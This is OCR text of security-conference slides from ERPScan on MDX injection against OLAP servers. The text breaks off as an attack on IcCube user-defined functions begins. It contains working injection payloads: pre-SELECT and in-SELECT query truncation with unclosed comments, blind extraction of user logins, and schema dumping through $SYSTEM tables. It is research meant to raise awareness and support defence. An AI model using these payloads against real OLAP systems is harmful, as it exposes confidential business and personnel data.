ERPScan

Security Scanner for SAP

Invest in security
to secure investments

With BIGDATA comes BIG Responsibility:

Practical exploiting of MDX injections

Dmitry Chastukhin – Director of SAP pentest/research team
Alexander Bolshev – Security analyst, audit department

ERPScan
Security Scanner for SAP

Dmitry Chastukhin

Yet another security researcher

Business application security expert

ERPScan
Security Scanner for SAP

Alexander Bolshev

Yet another man with “somecolorhat”

Distributed systems researcher, Ph.D.

DEFCON RUSSIA

DCG * 7812

Agenda

- Developing software for SAP security monitoring
- Leader by the number of acknowledgements from SAP
- Invited to talk at **more than 35 security conferences** worldwide BlackHat (US/EU/DC/UAE), RSA, Defcon, CONFidence, HITB, etc.
- First to develop software for NetWeaver J2EE assessment
- **The only** solution to assess all areas of SAP security
- Research team with **experience in different areas of security** from ERP and web to mobile, embedded and critical infrastructure, accumulating their knowledge on SAP research.

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of found vulnerabilities

Agenda

OLAP and Big Data

Details of technology

MDX attacks: injections

mdXML attacks

Getting RCE with MDX


Conclusion

OLAP & Big Data

WTH is OLAP?

- Online analytical processing (OLAP) is an approach to formulate and answer multidimensional queries to **large** datasets.
- OLAP technologies developed by many software giants since the 199x.
- Business intelligence (BI) is a methodology that helps manager in the analysis of information inside and outside company.
- OLAP is all about BI and Big Data.


OLAP && OLTP



- Business strategy
- Business processing

- Data Mining
- Analytics
- Decision making

Usage areas



Big Data
Retail
Government
Energy
Healthcare
Advertising

Main players of OLAP industry

Basic entities


Simple table	
Date	
Country	
City	
Customer	
Supplier	
Product	
Totals	

?




What if we need to get totals by countries and suppliers vs. cities? Can we really do it in 2D?

So what?



We’re in N-dimensions!

Cube will help!



MDX

WTH is MDX?

- SQL isn't convenient to access Big Data.
- MDX (MultiDimension eXpressions) comes to replace it.

- MDX looks like SQL, but it's not SQL:
  - (usually) you can't modify data
  - MDX is much stricter than SQL


MDX query form

```
[ WITH <SELECT WITH clause>
      [ , <SELECT WITH clause>...n ] ]
SELECT
[ * | (
      <SELECT query axis clause>
       [ , <SELECT query axis clause>,...n ] )
]
FROM <SELECT subcube clause>
      [ <SELECT slicer axis clause> ]
      [ <SELECT cell property list clause> ]
```

MDX SELECT query sample

```
WITH
MEMBER SelectedMeasure AS ([Measures].[Salary Paid])
SELECT
{  [SelectedMeasure] }
ON COLUMNS,
{
([Employee].[Department].[Department].[HQ Marketing], [Gender].[Gender].[M])
 }
ON ROWS
FROM [HR]
WHERE ([Store].[Store].AllMembers)
```

MDX Processing



Attacks on MDX

mdXML attacks (good old XXE and much more)

MDX injections

User-defined functions attacks

MDX Injections

What will help to inject?

- Commentaries:
  - single line -- - (as in SQL)
  - multiline /* … */
- Special functions for dimensions and members crawling: Parent, FirstChild, LastChild, DefaultMember e.t.c.
- Subqueries in FROM (…)

Where to inject?

```
WITH
MEMBER SelectedMeasure AS ([Measures].[Salary Paid])
SELECT
{
 [SelectedMeasure]
}
 ON COLUMNS,
{
([Employee].[Department].[Department].[HQ Marketing],
[Gender].[Gender].[M])
 }
ON ROWS
FROM [HR]
WHERE ([Store].[Store].AllMembers)
```

here

here

here

Types of injections

Pre-SELECT (WITH):

- You can do everything

In-SELECT:

- Partial cube info gathering and cross-cube queries
- Partial access to cube data

In-WHERE

- Blind MDX

Pre-SELECT injection

```
WITH
MEMBER SelectedMeasure AS ([Measures].[Salary Paid]
MEMBER [Rank] AS (
Rank([Employee].[Employee].currentmember,
Head([Employee].[Employee].members, Dimensions.count-1))
)
MEMBER HierName AS ( Dimensions([Rank]).uniquename )
SELECT
{[Rank],  [HierName]} on 0,
{Head([Employee].[Employee].members, Dimensions.count-1)} on 1
FROM [HR]
/* [Salary Paid])
SELECT
{
 [SelectedMeasure]
...rest of query...
```

In-SELECT injection

```
WITH
MEMBER SelectedMeasure AS ([Measures].[Salary Paid])
SELECT
{
 [SelectedMeasure]
}
 ON COLUMNS,
{
([Employee].[Department].[Department].[HQ Marketing],
[Gender].[Gender].AllMembers, [User name].[User name].AllMembers)
 }
ON ROWS
FROM [HR]
WHERE ([Store].[Store].AllMembers)
/* [M])
 }
... rest of request ...
```

MDX Tips & Tricks (1)

Use {null} on axis to get all or nothing

You can use Dimensions to access cube dimensions

LOOKUPCUBE provides access to another cube

You can use /* multiline commentary without closing '*/'

Use DESCENDANTS to get all data around the member

You can convert to/from strings to pass data within query

Blind MDX Injection

As in SQL, it is possible to use blind injections in MDX:

```
ON ROWS FROM [HR]
WHERE (FILTER(([User name].[User name].AllMembers),LEFT([User name].CURRENTMEMBER.NAME, 10)="FoodMart\A")) /*[Store].[Store].AllMembers)
```

This query will return null when there is no login with this starting substring, and something when it exists.

- You can use InStr() MDX function to speed-up process.
- When blinding dimensions in such way, you can use binary search with ‘>’ and ‘<‘ operators.

MDX Tips & Tricks (2)

In Microsoft Analysis Services, it is a *correct* MDX query:

```
SELECT * FROM $SYSTEM.MDSCHEMA_CUBES
```

- If you control PRE-SELECT or the beginning of SELECT part of query, you'll be probably able to retrieve ALL Cube Data and structure.

- That can also be possible (in several cases) when you inject in ASP.Net applications.

We love you, Microsoft!

MDX UDF

User-Defined Function

User-Defined Function (UDF) – these are functions written by the user or a third-party developer which can take and return values in the MDX syntax.

«ProgramID»!«FunctionName»(«Argument1», «Argument2», ...)


Attack on UDF. IcCube OLAP Server

IcCube OLAP Server

- Popular OLAP Server
- Free. Has a Community edition
- Cross-platform Java app: Windows, Linux,
- Fast
- Has many utilities: IDE, web reports
- etc…


IcCube OLAP Server

IcCube OLAP Server



IcCube OLAP Server

- Of course IcCube used MDX, but where?
- Send some request in WebReport, and look in Burp



IcCube OLAP Server

POST /icCube/gvi

